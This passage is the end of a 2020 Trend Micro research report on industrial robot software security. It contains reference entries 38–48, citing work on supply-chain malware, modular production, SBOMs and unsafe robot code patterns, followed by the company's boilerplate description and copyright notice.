- 38 Alvaro Muñoz. (May 28, 2020). *Security Lab GitHub*. “The Octopus Scanner Malware: Attacking the open source supply chain.” Accessed on June 23, 2020, at <https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain>.
- 39 RobotWorx. (Sept. 20, 2013). *Robots*. “Modular Robots are Reshaping Factory Production.” Accessed on June 23, 2020, at <https://www.robots.com/articles/modular-robots-are-reshaping-factory-production>.
- 40 Siemens. (June 27, 2018). *Siemens*. “Modular Production – From Modular Engineering to Modular Automation for Increased Flexibility.” Accessed on July 22, 2020, at <https://www.youtube.com/watch?v=WZFhRg1pjUs>.
- 41 GitHub. (n.d.). *GitHub*. “Security at GitHub.” Accessed on July 29, 2020, at <https://github.com/security>.
- 42 United States Department of Commerce. (2019). *National Telecommunications and Information Administration*. “Community-Drafted Documents on Software Bill of Materials.” Accessed on July 13, 2020, at <https://www.ntia.gov/SBOM>.
- 43 Marcello Pogliani et al. (2020). “Detecting Unsafe Code Patterns in Industrial Robot Programs. Proceedings of the 2020 on Asia Conference on Computer and Communications Security.” Accessed on July 29, 2020, at <https://robosec.org/downloads/paper-asiaccs-2020.pdf>.
- 44 Tommi Unruh et al. (2017). *USENIX*. “Leveraging Flawed Tutorials for Seeding Large-Scale Web Vulnerability Discovery.” Accessed on July 12, 2020, at <https://www.usenix.org/system/files/conference/woot17/woot17-paper-unruh.pdf>.
- 45 Ryan Donovan. (Nov. 26, 2019). *The Overflow*. “Copying code from Stack Overflow? You might paste security vulnerabilities, too.” Accessed on June 13, 2020, at <https://stackoverflow.blog/2019/11/26/copying-code-from-stack-overflow-you-might-be-spreading-security-vulnerabilities/>.
- 46 Marcello Pogliani et al. (Sept. 1, 2019). *Journal of Computer Virology and Hacking Techniques*, vol. 15, no. 3, pp. 161-175, 01. “Security of controlled manufacturing systems in the connected factory: The case of industrial robots.”
- 47 ABB-RobotApps. (2016). *ABB-RobotApps*. “RobotStudio Latest Apps.” Accessed on June 23, 2020, at <https://robotapps.robotstudio.com>.
- 48 Marcello Pogliani et al. (2020). “Detecting Unsafe Code Patterns in Industrial Robot Programs. Proceedings of the 2020 on Asia Conference on Computer and Communications Security.” Accessed on July 29, 2020, at <https://robosec.org/downloads/paper-asiaccs-2020.pdf>.



#### TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

[www.trendmicro.com](http://www.trendmicro.com)



© 2020 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.